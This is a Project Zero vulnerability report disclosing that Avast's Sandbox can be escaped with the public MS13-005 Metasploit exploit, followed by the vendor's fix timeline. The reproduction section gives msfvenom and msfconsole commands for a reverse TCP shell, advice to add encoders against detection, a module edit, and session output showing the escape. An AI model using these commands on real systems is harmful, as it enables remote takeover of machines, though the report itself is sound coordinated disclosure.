



google-security-research

Google Security Research

 Search projects[Project Home](#)[Wiki](#)[Issues](#)[Source](#)[Export to GitHub](#)[New issue](#) Search Open issues

for

 Search[Advanced search](#)[Search tips](#)[Subscriptions](#)

★ Issue 700: Avast: Sandbox/Autosandbox Message Filtering Vulnerable to MS13-005

1 person starred this issue and may be notified of changes.

[Back to list](#)[Project Member](#) Reported by [tav...@google.com](#), Jan 13, 2016

One component of Avast Antivirus is called "Sandbox". As you might guess, it's a proprietary application sandbox for Windows. Avast describes it as "[...] lets you run apps, download files, and visit websites in a secure virtual environment isolated from the rest of your computer." It's also part of their "AutoSandbox" feature which limits the privileges of unknown applications.

<https://www.avast.com/f-sandbox>

The sandbox implements something similar to integrity levels, but where writes are silently virtualized to a new object namespace that is disposed of when the process exits. Because sandboxed applications are run at medium integrity, I guessed that Avast had implemented their own UIPI/Message Filtering and were not using Microsoft's.

I guessed right. I actually found a bug in Microsoft UIPI in 2013, where broadcast messages were incorrectly exempt, allowing a low-integrity cmd.exe to spawn a medium integrity cmd.exe using GlobalHotKeys and then sending it input via WM_CHAR broadcasts.

I wrote a blog post about this here:

<http://blog.cmpxchg8b.com/2013/02/a-few-years-ago-while-working-on.html>

And in fact, there is a high quality working exploit for this bug in Metasploit, thanks to Ben Campbell (@Meatballs__) and Axel Souchet (@Overc10k):

https://www.rapid7.com/db/modules/exploit/windows/local/ms13_005_hwnd_broadcast

Ben's exploit works perfectly out of the box to escape from Avast's sandbox if you remove the "unless low_integrity_level?" condition.

I don't know if this counts as a disclosure or not, as an existing public exploit works for a bug I published over two years ago. However, I asked Avast and they requested I consider this a disclosure.

Here is how to reproduce.

First, create a metasploit payload, then run it as a sandboxed process by selecting "Run in sandbox" from the context menu (add encoders as necessary to bypass any detection).

```
$ msfvenom --format exe --payload windows/shell/reverse_tcp
LHOST=192.168.23.144 -o exploit.exe
```

The program should be sandboxed, however we can break out of the sandbox like this (note that you must first remove the "unless low_integrity_level?" check from modules/exploits/windows/local/ms13_005_hwnd_broadcast.rb

```
$ msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > exploit
```

```
[*] Started reverse TCP handler on 192.168.23.144:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.23.143
[*] Meterpreter session 1 opened (192.168.23.144:4444 -> 192.168.23.143:49209)
```

```
at 2016-01-13 17:17:15 -0500
meterpreter > background
[*] Backgrounding session 1...
```

This is the sandboxed exploit session.

```
msf exploit(handler) > use exploit/windows/local/ms13_005_hwnd_broadcast
msf exploit(ms13_005_hwnd_broadcast) > set SESSION 1
SESSION => 1
msf exploit(ms13_005_hwnd_broadcast) > exploit
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.23.144:4444
[*] Running module against WIN-BFQVICV75GS
[*] Using URL: http://0.0.0.0:8080/yycYoq4tAx1
[*] Local IP: http://192.168.23.144:8080/yycYoq4tAx1
[*] Server started.
[*] Spawning Low Integrity Cmd Prompt
[*] Bruteforcing Taskbar Position
[+] Spawned Medium Integrity Cmd Prompt
[*] Broadcasting payload command to prompt... I hope the user is asleep!
[*] Executing command...
[*] 192.168.23.143 ms13_005_hwnd_broadcast - Delivering Payload
[*] Sending stage (957487 bytes) to 192.168.23.143
[*] Meterpreter session 2 opened (192.168.23.144:4444 -> 192.168.23.143:49211)
at 2016-01-13 17:19:19 -0500
```

Success, we now have a sandboxed session in 1, and a unsandboxed session in 2!

```
msf exploit(ms13_005_hwnd_broadcast) > sessions -i 2
[*] Starting interaction with 2...
meterpreter > shell
Process 3240 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Users\Tavis Ormandy>echo escape!
escape!
```

It's pretty fun to watch the exploit work, here is Ben's video if you want to see what it looks like:

<https://www.youtube.com/watch?v=Vw8ylvT0lBQ>

Screenshot attached for reference.

This bug is subject to a 90 day disclosure deadline. If 90 days elapse without a broadly available patch, then the bug report will automatically become visible to the public.

Status: Fixed

Owner: tav...@google.com

Closed: Jan 20

Cc: project-...@google.com

Vendor-Avast

Product-Sandbox

Severity-High


Finder-taviso


Reported-2015-Oct-14

CCProjectZeroMembers

Deadline-90

[Add a comment below](#)

 **Windows 7 x86-2016-01-13-14-31-23.png**
134 KB [View](#) [Download](#)



Project Member [#1 tav...@google.com](#)

Jan 13, 2016

Issue 582 has been merged into this issue.

Project Member [#2 tav...@google.com](#)

Jan 13, 2016

Avast will miss this 90 day deadline, but have requested an extension until the 20th, I received this update:

the upcoming program update is scheduled for January 28th.
But I'm told we'll release a silent update (of only the one or two modules

associated with the sandbox, adding the message filtering) on January 20th.

I replied:

Hi Igor, this is cutting it really fine, but I think this will fit into our policy. To be clear, we're going to add the emergency extension so won't be releasing the bug today and we'll wait until the update.

Thanks, Tavis.

Project Member [#3 tav...@google.com](#)

Jan 20 (4 days ago)

This issue should be fixed today when the extension request expires, so unrestricting the bug. Avast fixed this issue in 100 days (90 days + 10 days emergency extension).

Status: Fixed

Labels: -Restrict-View-Commit

Add a comment

★ Vote for this issue and get email change notifications

Enter your comments

[Terms](#) - [Privacy](#) - [Project Hosting Help](#)

Powered by [Google Project Hosting](#)